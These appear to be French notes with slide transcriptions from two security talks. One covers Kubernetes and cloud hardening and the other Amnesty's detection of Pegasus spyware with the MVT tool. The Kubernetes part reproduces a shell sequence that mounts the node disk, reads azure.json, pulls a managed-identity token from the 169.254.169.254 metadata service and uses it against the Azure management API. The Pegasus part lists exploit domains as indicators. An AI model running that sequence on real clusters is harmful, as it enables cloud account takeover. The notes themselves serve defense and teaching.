MOAT/WALL	EXAMPLE	RESPONSIBLE
Application	imagnetragick, eval, exec	developers
Access to ServiceAccount	by default !!!	Kubernetes design flaw
Installation of software	kubectl, curl	image creator
Total Control	RoleBinding to ClusterAdmin Role	The Internet

Three steps: 3-2-1 pwned!

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- L'idée est ensuite de séparer l'accès Internet et des opérations nécessitant des privilèges
- Il y a des paramètres du nœud qu'on peut restreindre (sysctl, host inter process communications, hostPath...)
- L'idée est de séparer les applications qui ont besoin d'un de ces éléments des autres applications
- Idem pour l'admin du cluster, à limiter à ceux qui en ont besoin

FIX 3: Architecture: Separate Network and Privs

- **Internet Exposure**
 - Services
 - Ingress
- **Privileged Operations**
 - Node settings
 - sysctl
 - host ipc
 - hostPath
 - ...
 - Cluster
 - cluster-admin
 - privileged operators
 - CI/CD, f.e. Argo

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- Si on fait tout cela l'application est mieux protégée
- Il faut s'occuper des trois niveaux, pour le cas où on ferait une erreur dans un des trois

CAN MY CLUSTER BE PWNNED?

MOAT/WALL	EXAMPLE	RESPONSIBLE
Application	imageragick, eval, exec	developers
Access to ServiceAccount	by default !!!	Kubernetes design flaw
Installation of software	kubectl, curl	image creator
Total Control	RoleBinding to ClusterAdmin Role	The Internet

Three steps: 3-2-1 pwned!

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- On peut isoler encore plus
 - Politiques réseau
 - Seccomp, Apparmor...
 - Politiques de sécurisation des pods, OPA...
 - Comptes de service individuels, avoir gestion des accès basée sur des rôles


FIX 4: MORE ISOLATION

- Network
 - NetworkPolicies
 - Egress
- Node
 - seccomp
 - gvisor
 - SELinux
 - Apparmor
- Policies
 - PodSecurity Policies
 - Open Policy Agent (OPA)
- IAM
 - Individual Service Accounts
 - Roles
 - RBAC

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- On peut aller encore plus loin avec l'aide de notre hébergeur



- **Application**
- **Container**
- **Kubernetes Service Account**
- **Cluster**
- **Node**
- **Cloud Service Account**

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- Nico Meisenzahl a montré qu'on pouvait accéder à d'autres kubernetes sur Azure, via le fichier azure.json
- Il monte des /dev/sd dans /tmp
- Il pique l'identité, un jeton et un groupe de ressources
- Il prend contrôle d'un autre compte
- Cela pourrait aussi fonctionner dans AWS et GCP...

Deeper into the rabbit hole with Nico Meisenzahl

[GitHub - nmeisenzahl/hijack-kubernetes](#)
[This repo includes a demo that shows how a Kubernetes cluster can be hijacked and how to prevent it using common best practices.](#)

```
mount $(df | awk '{print $1}' | grep "/dev/sd") /tmp

IDENTITY=$(cat /tmp/etc/kubernetes/azure.json | jq -r .userAssignedIdentityID)

TOKEN=$(curl
'http://169.254.169.254/metadata/identity/oauth2/token?client_id='$IDENTITY'&api-version=2
018-02-01&resource=https%3A%2F%2Fmanagement.azure.com%2F' -H Metadata:true -s | jq -r
.access_token)

SUBSCRIPTION=$(cat /tmp/etc/kubernetes/azure.json | jq -r .subscriptionId)

RG=$(cat /tmp/etc/kubernetes/azure.json | jq -r .resourceGroup)

curl -X GET -H "Authorization: Bearer $TOKEN" -H "Content-Type: application/json"
https://management.azure.com/subscriptions/$SUBSCRIPTION/resourcegroups/$RG?api-version=
2021-04-01 | jq
```

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- Il faut donc protéger le compte, comprendre la gestion des identités
- Limiter les droits au strict minimum
- Bloquer les adresses 169.254

FIX 5: protect cloud account

- Understand Cloud IAM
- Limit the rights of the underlying account to the bare minimum
- block access addresses like 169.254.169.254
- also applicable to other clouds
- **Cloud providers:**
Don't deliver account data in containers or on nodes

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- Fin de la présentation

Q&A

Thanks for your attention!

Ask your questions

Mail k8s@thomasfricke.de

Twitter [@thomasfricke](https://twitter.com/thomasfricke)

LinkedIn [linkedin.com/in/thomas-fricke-9840a21/](https://www.linkedin.com/in/thomas-fricke-9840a21/)

Github <https://github.com/thomasfricke/training-kubernetes-security>

Catching NSO Group's Pegasus spyware

Donncha Ó Cearbhaill

- L'affaire Pegasus de l'entreprise NSO Group est sortie dans la presse en juillet 2021
- Coordonné par Forbidden Stories, 80 journalistes de 18 journaux internationaux ont travaillé sur elle. L'équipe technique était celle d'Amnesty international
- 67 téléphones analysés. 37 ont montré des traces claires d'infection
- Étaient surveillés de manière illégale des journalistes, des activistes, des opposants politiques dans le monde entier
- Amnesty a publié un outil open source pour détecter le malware
- (note GF) pour rappel en France le téléphone du président de la République est apparu sur une liste de cibles potentielles, sa surveillance n'a pas été confirmée.
- (note GF) les téléphones de 5 ministres portaient des marqueurs suspects : Blanquer (éducNat) et 4 autres + actu hier soir Montebourg.

Pegasus Project

Global investigation into abuses of NSO Group's Pegasus abuses.

Coordinated by Forbidden Stories with the participation of 80 journalists from 17 media organizations.

Amnesty International was the technical partner to the project.

67 devices analysed during project (many more after publication):

- 37 showed clear traces of Pegasus spyware targeting or infection.
- More than 80% of iPhones checked (which had not been replaced) showed traces of Pegasus

Published a **forensic report**, **open-source tools** and **indicators of compromise**

The background collage includes newspaper front pages from 'The Guardian' (headline: 'NSO Group uncovers global spy weapon'), 'Le Monde' (headline: 'RÉVÉLATIONS SUR UN SYSTÈME MONDIAL D'ESPIONNAGE DE TÉLÉPHONES'), and 'Süddeutsche Zeitung' (headline: 'Cyberangriff auf die Demokratie').

Donncha (Amnesty International)

Catching NSO Group's Pegasus spyware

Donncha Ó Cearbhaill

- Qu'est-ce que Pegasus ?
- Cela a commencé au moins depuis 2010
- Voici à gauche un extrait de brochure sur Pegasus pour BlackBerry
- Brochure de 2014 à droite. Envoi d'un SMS, infection de la cible. Collecte de l'information et envoi à un serveur de Pegasus.
- Dans le rond, ce que Pegasus peut collecter : emails, SMS, géolocalisation, agenda, écoute du microphone, conversations privées de Signal, Whatsapp, Telegram...
- Le logiciel accède aux données de ce type avant même qu'elles soient chiffrées et échangées avec leur destinataire

The screenshot displays a presentation slide with two main diagrams. The left diagram, titled 'Pegasus for BlackBerry (~2010)', illustrates the system architecture. It shows a 'Target Agent/Server' connected to an 'Internet' cloud and a 'Cellular Network'. Below this, a 'Server & Storage' unit is connected to 'Data Collectors' and 'SaaS Installers'. The right diagram, titled 'Figure 2: Agent Installation Flow', shows a sequence of steps: 'Agent Installation', 'Agent Activation', 'Agent Configuration', 'Agent Execution', and 'Agent Reporting'. A large circular inset in the center shows a 'Target' smartphone with various data collection points: 'SMS', 'Emails', 'Photos & Videos', 'Microphone Recording', 'Location Tracking', 'Social Networks', 'Contact Details', 'Browser History', 'App Usage', 'Calendar Events', 'Call Logs', 'Text Messages', 'App Permissions', 'Device Settings', and 'Network Details'. The slide is attributed to 'Donncha (Amnesty International)' and is labeled as a 'Leaked Pegasus Brochure (~2014)'. A video call window in the bottom right corner shows a man with glasses speaking.

Catching NSO Group's Pegasus spyware

Donncha Ó Cearbhaill

- Détection par un groupe de chercheurs en sécu, Citizen Lab en 2016
- Une cible a reçu un SMS et s'est méfiée, l'a montré à Citizen Lab
- Quand on clique, cela télécharge la charge utile en JS qui exploite une faille inconnue du navigateur web
- Puis exploitation d'autres failles pour réaliser une escalade de privilèges, installer le Pegasus complet et contrôler totalement le téléphone

Pegasus found in-the-wild

Pegasus samples were first identified by Citizen Lab in 2016.

UAE human rights defender Ahmed Mansoor was repeatedly targeted with exploit SMS messages.

The Million Dollar Dissident
NSO Group's iPhone Zero-Days used against a UAE Human Rights Defender

By Bill Marczak and John Scott-Railton August 24, 2016

Download this report

etisalat 10:16 AM
Back (6) +45 609910233
Text Message Today 9:38 AM
أسرار جديدة عن تعذيب إماراتيين
في سجون الدولة : <https://sms.webadv.co/3589003s/>

etisalat 2:41 PM
Messages (6) InfoSMS
Text Message Today 1:44 PM
يب إماراتيين
<https://>

Donncha (Amnesty International)

Catching NSO Group's Pegasus spyware

Donncha Ó Cearbhaill

- En 2018 un membre d'Amnesty reçoit un message d'un inconnu dans WhatsApp l'invitant à une manifestation
- Il se méfie et le montre à l'équipe technique
- L'équipe établit une empreinte du serveur web contenant la charge, la recherche sur le net et trouve 600 domaines liés à cette attaque
- Citizen Lab avait trouvé et publié des serveurs en 2016, et immédiatement NSO les avait fermés. Ils en avaient créé d'autres mais ont commis une erreur en réutilisant un des domaines. Cela a permis à Amnesty de confirmer que l'attaque de 2018 venait d'eux.

A wild Pegasus message appears



In May 2018 an Amnesty colleague received a suspicious message on WhatsApp about a protest happening outside a Saudi Arabian embassy

We investigated this message, and were able to attribute to **NSO Group**.

Using internet scanning techniques we found **600 related Pegasus domains**



Donncha (Amnesty International)

Catching NSO Group's Pegasus spyware

Donncha Ó Cearbhaill

- Ils ont sorti l'info et on voit sur le graphique le nombre de serveurs chuter juste après

The screenshot shows a Zoom meeting window. The main content is a presentation slide with the following elements:

- Top Left:** Social media share icons for Facebook and Twitter, and a "RESEARCH" button.
- Top Right:** Date and time: "August 1, 2018 1:19 pm".
- Headline:** "Amnesty International Among Targets of NSO-powered Campaign".
- Summary:** A section titled "Summary" with a "PRESS RELEASE" button and the date "May 13, 2019 12:01 am". The text reads: "Israel: Amnesty International engages in legal action to stop NSO Group's web of surveillance". Below this, it states: "Amnesty International is supporting a legal action to take the Israeli Ministry of Defence (MoD) to court, to demand that it reveals the report license of NSO Group, an Israeli company whose spyware products have been used in chilling attacks on human rights defenders around the world."
- Graph:** A line graph titled "# Domains" vs "Date registered". The x-axis ranges from 2014-01 to 2019-01. The y-axis ranges from 0 to 500. A blue line shows "Online v3 NSO domains" which rises steadily from near zero in 2014 to over 400 by early 2018. A red vertical line marks "Amnesty published first NSO report" in May 2018. After this date, the number of domains drops sharply to near zero by late 2018.
- Network Diagram:** A complex network diagram on the right side of the slide, showing numerous nodes (some with globe icons) connected by lines, representing a web of surveillance infrastructure.
- Bottom Right:** A small video window showing a man with glasses (Donncha Ó Cearbhaill) speaking. To his right are icons for other participants and a "c:bank (me)" icon.
- Bottom Center:** A small text label "Donncha (Amnesty International)".

Catching NSO Group's Pegasus spyware

Donncha Ó Cearbhaill

- Le téléphone d'un défenseur des droits de l'homme au Maroc contenait des preuves d'un nouveau type d'attaque : une injection par le réseau
- Il faut contrôler le réseau téléphonique ou une borne wifi à laquelle le téléphone est connecté
- L'attaquant effectue une redirection HTTP depuis un site connu vers un serveur contenant une attaque.
- Ils ont ensuite vu sur un salon à une machine que présentait NSO (photo du bas) qui doit être un IMSI catcher ou une fausse borne, capable de lancer ce genre d'attaques

Pegasus in Morocco
Found evidence of a network injection attack.

`http://yahoo[.]fr` redirected to
`hxxps://bun5412b67.get1tn0w.free247downloads[.]com:30495/szev4hz`

Network Injection Attack

The exploit server replies instead of Yahoo, and redirects the phone to an exploit link.

Rogue network element hijacks the request and send it to the exploit server.

Victim visits `http://yahoo.fr` in clear text.

yahoo!

If the request is delivered to Yahoo, the legitimate website would establish a secure HTTPS connection to `https://fr.yahoo.com`, but it is either too slow or not delivered.

AMNESTY INTERNATIONAL

Maati Monjib
Human Rights Defender

2 Nov 2017 at 12:29
Truecaller à le plaisir de vous annoncer l'ajout d'une nouvelle fonctionnalité, consulter le nom des personnes qui ont cherché votre numéro durant une semaine <http://trmnyf.com/redacted>

15 Nov 2017 at 17:05
عندي انذار بالملكي بوزار في من كمال
بدرعششعده القوي الذي من
العصبة <https://video4download.com/da>
cted

7 Dec 2017 at 18:21
ALOODS RESTERA TOUJOURS LA
CAPITALE DE LA PALESTINE
SALVEZ LA VILLE SAINTE EN
SIGNANT CETTE PETITION
<http://trmnyf.com/redacted>

8 Jan 2018 at 12:58
id Trump a est
libraires une
sible

Translation
Truecaller has the pleasure to announce the addition of a new functionality, check the name of the people who searched your number in the last week. [\[exploit link\]](#)

A moral scandal inside Portz Café in the Agdal district in Rabat. To see the video documenting the scandal. [\[exploit link\]](#)

Jerusalem will remain the capital of Palestine. Save the holy city by signing this petition. [\[exploit link\]](#)

Urgent the book on Donald Trump is selling fast in all book shops an arabic version is available for free at the following link. [\[exploit link\]](#)

Donncha (Amnesty International)


Catching NSO Group's Pegasus spyware

Donncha Ó Cearbhaill

- Ils ont ensuite découvert que NSO était capable de lancer des attaques sans action de l'utilisateur

"Zero-click" attacks

- New forensic approach needed!
- In our forensic investigations we have found NSO Group using various zero-click exploits from summer 2017 until at least July 2021.
- WhatsApp, iMessage (Megalodon/FORCEDENTRY), Network injection, VoLTE, Apple Photos, Apple Music.




The screenshot shows a Zoom meeting interface. The main content is a presentation slide with a dark background. At the top, it says "Zero-click" attacks. Below that is a bulleted list of findings. The slide also features three news article thumbnails from The Guardian. The first article is titled "Moroccan Journalist Targeted With Network Injection Attacks Using NSO Group's Tools" and is dated June 22, 2020. The second article is "WhatsApp urges users to update app after discovering spyware vulnerability" with a note that it is more than 2 years old. The third article is "The Great iPwn: Journalists Hacked with Suspected NSO Group iMessage 'Zero-Click' Exploit" dated December 20, 2020. The Zoom interface includes a video feed of a man in the bottom right corner and a list of participants on the far right.

Catching NSO Group's Pegasus spyware

Donncha Ó Cearbhaill

- Trouver des preuves d'une attaque
- Les attaques sur les mobiles sont très difficiles à détecter sur le mobile lui-même, mais cela reste possible
- C'est en revanche plus facile en analysant le fichier de sauvegarde d'un l'iPhone
- C'est plus difficile sur un Android



The screenshot shows a Zoom meeting interface. The main content is a slide titled "Forensics on mobile devices" with the following bullet points:


- Lack of visibility on mobile devices. **Attacks often go undetected.**
- It is difficult to perform forensic on mobile devices but not impossible:
 - iPhones allow a significant amount of relevant data to be extracted in **iPhone backups**.
 - Android devices are less consistent. Generally **much less** forensically useful data is available on Android. Some differences between device OEMs and software versions.
- Lack of public tools for consensual mobile forensics

At the bottom of the slide, there is a small video feed of a man with glasses, identified as "Donncha (Amnesty International)". To the right of the video feed is a vertical sidebar with icons for "c. Baird (me)", "D", "Donncha", and "ajw2".

Catching NSO Group's Pegasus spyware

Donncha Ó Cearbhaill

- Ils ont réalisé qu'il y avait peu d'outils pour réaliser une analyse forensique sur son propre téléphone, et on décidé d'en réaliser un, et de le publier : MVT
- Il est disponible sur GitHub



Mobile Verification Toolkit (MVT)

- MVT is a publicly-available tool to **simplify the process of analyzing mobile devices for traces of spyware.**

<https://github.com/mvt-project/mvt>

- All of the traces discussed in this presentation are already supported in MVT.

Donncha (Amnesty International)

The screenshot shows a presentation slide with the title 'Mobile Verification Toolkit (MVT)'. It contains a bullet point stating that MVT is a publicly-available tool to simplify the process of analyzing mobile devices for traces of spyware. Below this is a URL: 'https://github.com/mvt-project/mvt'. Another bullet point states that all traces discussed in the presentation are already supported in MVT. To the right of the text is an image of a hand holding a smartphone with 'MVT' on the screen. At the bottom of the slide, there is a video call overlay showing a man with glasses and a blue shirt, identified as 'Donncha (Amnesty International)'. There are also icons for other participants in the call.

Catching NSO Group's Pegasus spyware

Donncha Ó Cearbhaill

- L'outil en python peut s'installer via PIP
- Il faut télécharger des indicateurs de compromission fournis par Amnesty
- Il se lance directement sur le dossier de sauvegarde de l'iPhone
- Il peut être utilisé avec des IOC d'autres spywares

Mobile Verification Toolkit (MVT)

```
zsh
>>> mvt-ios --help
Usage: mvt-ios [OPTIONS] COMMAND [ARGS]...

Options:
  --help Show this message and exit.

Commands:
  check-backup  Extract artifacts from an iTunes backup
  check-fs      Extract artifacts from a full filesystem dump
  check-iocs    Compare stored JSON results to provided indicators
  decrypt-backup Decrypt an encrypted iTunes backup
  extract-key   Extract decryption key from an iTunes backup
  >>> mvt-android --help
Usage: mvt-android [OPTIONS] COMMAND [ARGS]...

Options:
  --help Show this message and exit.

Commands:
  check-adb      Check an Android device over adb
  check-backup   Check an Android Backup
  download-apks  Download all or non-safelisted installed APKs installed...
  >>>
```

Written in Python. Install with:
pip3 install mvt

Usage:
\$ mvt-ios check-backup -i iocs.stix2 -o ./results /backup

Donncha (Amnesty International)

Catching NSO Group's Pegasus spyware

Donncha Ó Cearbhaill

- Il y a des modules pour tester les SMS, d'autres applis de messages, historique de navigateur
- Il vérifie s'ils contiennent des liens ou des accès à des domaines connus de NSO

MVT: Detecting exploit links in SMS

- Pegasus exploit links sent over SMS or messaging app. Used to deliver browser exploits
- Seen most often between 2016 and 2018.
- Some Pegasus exploit links found from 2014 until 2020.

```
14:28:53 [INFO] [evt-ios.modules.mixed.sms] Found SMS database at path: ../private/var/mobile/Library/SMS/sms.db
[INFO] [evt-ios.modules.mixed.sms] Extracted a total of 193 SMS messages containing links
14:28:55 [WARNING] [evt-ios.modules.mixed.sms] Maybe found a known suspicious domain: https://stopans.biz/v178ELI
[WARNING] [evt-ios.modules.mixed.sms] Maybe found a known suspicious domain: https://stopans.biz/v178ELI
[WARNING] [evt-ios.modules.mixed.sms] Maybe found a known suspicious domain: https://stopans.biz/v178ELI
[WARNING] [evt-ios.modules.mixed.sms] Maybe found a known suspicious domain: https://stopans.biz/v178ELI
[WARNING] [evt-ios.modules.mixed.sms] Maybe found a known suspicious domain: https://stopans.biz/v178ELI
[WARNING] [evt-ios.modules.mixed.sms] Maybe found a known suspicious domain: https://stopans.biz/v178ELI
14:29:01 [WARNING] [evt-ios.modules.mixed.sms] Found a known suspicious domain https://revelation.sme.com/8223ica shortened as http://tinyurl.com/y78r79w
[WARNING] [evt-ios.modules.mixed.sms] Found a known suspicious domain: https://stopans.biz/v178ELI
[WARNING] [evt-ios.modules.mixed.sms] Found a known suspicious domain: https://vidsdownload.com/88781P
14:29:02 [WARNING] [evt-ios.modules.mixed.sms] Found a known suspicious domain https://bulletin1.com/1070/1070/1070/1070 shortened as http://tinyurl.com/y91p78u
[WARNING] [evt-ios.modules.mixed.sms] Found a known suspicious domain: https://stopans.biz/v178ELI
[WARNING] [evt-ios.modules.mixed.sms] Found a known suspicious domain: https://bulletin1.com/1070/1070/1070/1070
14:29:03 [WARNING] [evt-ios.modules.mixed.sms] Found a known suspicious domain https://bulletin1.com/1070/1070/1070/1070 shortened as http://tinyurl.com/y78r79w
[WARNING] [evt-ios.modules.mixed.sms] Found a known suspicious domain https://bulletin1.com/1070/1070/1070/1070 shortened as http://tinyurl.com/y78r79w
14:29:04 [WARNING] [evt-ios.modules.mixed.sms] Found a known suspicious domain: https://stopans.biz/v178ELI
[WARNING] [evt-ios.modules.mixed.sms] Found a known suspicious domain: https://stopans.biz/v178ELI
```

Donncha (Amnesty International)

Donncha [O] [D] [V]

@wv2


Catching NSO Group's Pegasus spyware

Donncha Ó Cearbhaill


- L'historique de navigation de Safari est inclus dans les sauvegardes chiffrées de l'iPhone
- On peut y détecter des attaque par injection réseau

MVT: Safari browser history

- Safari history is included in **encrypted** iPhone backups
- Useful to identify **network injection** attacks where redirects to exploit pages are injected over the upstream internet connection.
- Right: Screenshot of a Safari exploit after network injection



```
INFO [mvt.ios.modules.mixed.safari_history] Found HTTP redirect to different domain: "yahoo.fr" ->
"bun5412b67.get1tn@w.free247downloads.com:38495"
WARNING [mvt.ios.modules.mixed.safari_history] Redirect took less than a second! (2 milliseconds)
INFO [mvt.ios.modules.mixed.safari_history] Found HTTP redirect to different domain: "yahoo.fr" -> "fr.yahoo.com"
WARNING [mvt.ios.modules.mixed.safari_history] Redirect took less than a second! (1 milliseconds)
WARNING [mvt.ios.modules.mixed.safari_history] Found a sub-domain matching a known suspicious top level:
https://bun5412b67.get1tn@w.free247downloads.com:38495/szev4hz#84863478734328748598247485381272499
WARNING [mvt.ios.modules.mixed.safari_history] Found a sub-domain matching a known suspicious top level:
https://bun5412b67.get1tn@w.free247downloads.com:38495/szev4hz#84863478734328748598247485381272499
```




Donncha (Amnesty International)

Catching NSO Group's Pegasus spyware

Donncha Ó Cearbhaill

- Le fichier « ID Status » sur iPhone contient des traces de comptes iCloud qui ont interagi avec le téléphone via iMessage, AirDrop, Apple photos...
- Il y a un compte iCloud malicieux pour chaque client de NSO Group
- Cela permet de comprendre quelles personnes ont été ciblées par le même client utilisant Pegasus, et donc d'attribuer l'attaque
- On voit des noms de cibles françaises



MVT: ID Status Cache

- Contains traces of iCloud accounts which have interacted with a device over various services such as iMessage, AirDrop, Apple Photos etc..
- Included in iOS backups before iOS 14.7.
- Malicious iCloud accounts appear **unique for each customer**. Can indicate which individuals were likely targeted by the **same customer**.

